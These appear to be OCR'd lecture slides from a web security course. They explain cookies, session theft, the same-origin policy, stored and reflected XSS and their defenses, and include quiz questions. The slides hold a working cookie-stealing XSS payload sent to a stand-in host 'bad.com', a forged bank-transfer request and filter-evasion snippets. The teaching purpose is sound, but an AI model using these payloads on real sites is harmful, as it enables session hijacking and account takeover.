
Cookies


Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com

Semantics


- Store “us” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in .zdnet.com
- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to <domain>/<path>

Requests with cookies



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit



```
HTTP Headers
http://zdnet.com/

GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11 zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW ...
```

Quiz 2

What is a web cookie?

A. A hidden field in a web form
B. A piece of state generated by the client to index state stored at the server
C. A key/value pair sent with all web requests to the cookie’s originating domain
D. A yummy snack

Quiz 2

What is a web cookie?

A. A hidden field in a web form
B. A piece of state generated by the client to index state stored at the server
C. A key/value pair sent with all web requests to the cookie's originating domain
D. A yummy snack


Cookies and Web Authentication


- An *extremely common* use of cookies is to track users who have already authenticated
- If the user already visited http://website.com/login.html?user=alice&pass=secret with the correct password, then the server associates a *“session cookie”* with the logged-in user’s info
- Subsequent requests include the cookie in the request headers and/or as one of the fields: http://website.com/doStuff.html?sid=81asf98as8eak
- The idea is to be able to say “I am talking to the same browser that authenticated Alice earlier."

Cookie Theft

- **Session cookies** are, once again, **capabilities**
  - The holder of a session cookie gives access to a site with the privileges of the user that established that session

- Thus, **stealing a cookie** may allow an attacker to **impersonate a legitimate user**
  - Actions that will seem to be due to that user
  - Permitting theft or corruption of sensitive data






Dynamic Web Pages

- Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript:

```
<html><body>
    Hello, <b>
    <script>
        var a = 1;
        var b = 2;
        document.write("world: ", a+b, "</b>");
    </script>
</body></html>
```



Hello, **world: 3**

Javascript

(**no relation to Java**)

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**

- Scripts are embedded in web pages returned by the web server

- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine Javascript's power**

- A script on attacker.com should not be able to:
  - Alter the layout of a bank.com web page
  - Read keystrokes typed by the user while on a bank.com web page
  - Read cookies belonging to bank.com

Same Origin Policy

- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**


- Browser associates **web page elements**…
  - Layout, cookies, events

- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place

SOP *=*
only ***scripts*** *received* ***from*** *a* ***web page's origin***
have access *to the page's elements*

Cookies and SOP


Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in .zdnet.com
- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to <domain>/<path>

Cross-site scripting (XSS)



V3 US warns of Huawei WiFi m

www.v3.co.uk/v3-uk/news/2356560/us-warns-of-...

The US Computer Emergency Response Team (CERT) has issued a warning alerting businesses of a flaw in Huawei's popular E355 wireless broadband modem that could be

"Huawei E355 wireless broadband modems include a web interface for administration and additional services. The web interface allows users to receive SMS messages using the connected cellular network," explained the advisory.

"The web interface is vulnerable to a stored cross-site scripting vulnerability. The vulnerability can be exploited if a victim views SMS messages that contain JavaScript using the web interface. A malicious attacker may be able to execute arbitrary script in the context of the victim's browser."

Huawei has prepared a fixing plan and started the development and test of fixed versions. Huawei will update the Security Notice if any progress is made," read the advisory.

FireEye director of technology strategy Jason Steer told *V3* hackers could use the flaw for a variety of purposes. "Is it bad? Yes, XSS is a high-severity software flaw, because of its prevalence and its ability be used by attackers to trick users into giving away sensitive information such as session cookies," he said.

"By allowing hostile JavaScript to be executed in a user's browser they can do a number of things. The most popular things are performing account takeovers to steal money, goods and website defacement. If you could get an admin account then you can start changing

XSS: Subverting the SOP


- Site attacker.com provides a malicious script
- Tricks the user's browser into believing that the script's origin is bank.com
  - **Runs with bank.com's access privileges**

    - One general approach:
      - Trick the server of interest (`bank.com`) to actually send the attacker's script to the user's browser!
      - The browser will view the script as coming from the same origin… because it does!

Two types of XSS

1. Stored (or “persistent”) XSS attack
    - Attacker leaves their script on the bank.com server
    - The server later unwittingly sends it to your browser
    - Your browser, none the wiser, executes it within the same origin as the bank.com server
2. Reflected XSS attack
    - Attacker gets you to send the bank.com server a URL that includes some Javascript code
    - bank.com *echoes* the script back to you in its response
    - Your browser, none the wiser, executes the script in the response within the same origin as bank.com

Stored XSS attack


GET http://bad.com/steal?c=document.cookie
bad.com
5 Steal valuable data
Client
Browser
1
Inject malicious script
2 Request content
3 Receive malicious script
5 Perform attacker action
4
Execute the malicious script *as though the server meant us to run it*
bank.com
GET http://bank.com/transfer?amt=9999&to=attacker


Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* page on a vulnerable web service
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)
- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser).
  - Optional tool: a server for receiving stolen user information
- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts

Remember Samy?

- Samy embedded Javascript program in his MySpace page (via stored XSS)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - made them friends with Samy;
  - displayed “but most of all, Samy is my hero” on their profile;
  - installed the program in their profile, so a new user who viewed profile got infected
- From 73 friends to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

Reflected XSS attack


bad.com
Client
Browser
1 Visit web site
2 Receive malicious page
6 Steal valuable data
URL specially crafted by the attacker
3 Click on link
4 Echo user input
6 Perform attacker action
bank.com
5
Execute the malicious script
as though the server meant us to run it

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who uses a vulnerable web service that includes parts of URLs it receives in the web page output it generates
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts
- Attacker tools: get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information
- Key trick: Server does not ensure that it's output does not contain foreign, embedded scripts

Quiz 3

How are XSS and SQL injection similar?

A. They are both attacks that run in the browser
B. They are both attacks that run on the server
C. They both involve stealing private information
D. They both happen when user input, intended as data, is treated as code

Quiz 3

How are XSS and SQL injection similar?

A. They are both attacks that run in the browser
B. They are both attacks that run on the server
C. They both involve stealing private information
D. They both happen when user input, intended as data, is treated as code

Quiz 4

Reflected XSS attacks are typically spread by

A. Buffer overflows
B. Cookie injection 🍪
C. Server-side vulnerabilities
D. Specially crafted URLs

Quiz 4

Reflected XSS attacks are typically spread by

A. Buffer overflows
B. Cookie injection 🍪
C. Server-side vulnerabilities
D. Specially crafted URLs

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
  - E.g., look for `<script>` … `</script>` or `<javascript>` … `</javascript>` from provided content and remove it
  - So, if I fill in the "name" field for Facebook as `<script>alert(0)</script>` then the script tags are removed
- Often done on blogs, e.g., WordPress

https://wordpress.org/plugins/html-purified/

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers "helpful" by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
  - Hard to get it all

Better defense: Safe list

- Instead of trying to sanitize, ensure that your application validates all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
  - E.g., markdown

Summary

- The source of **many** attacks is carefully crafted data fed to the application from the environment

- Common solution idea: **all data** from the environment should be ***checked*** and/or ***sanitized*** before it is used
  - **Safelisting** preferred to *blocklisting* - secure default
  - **Checking** preferred to *sanitization* - less to trust

- Another key idea: Minimize privilege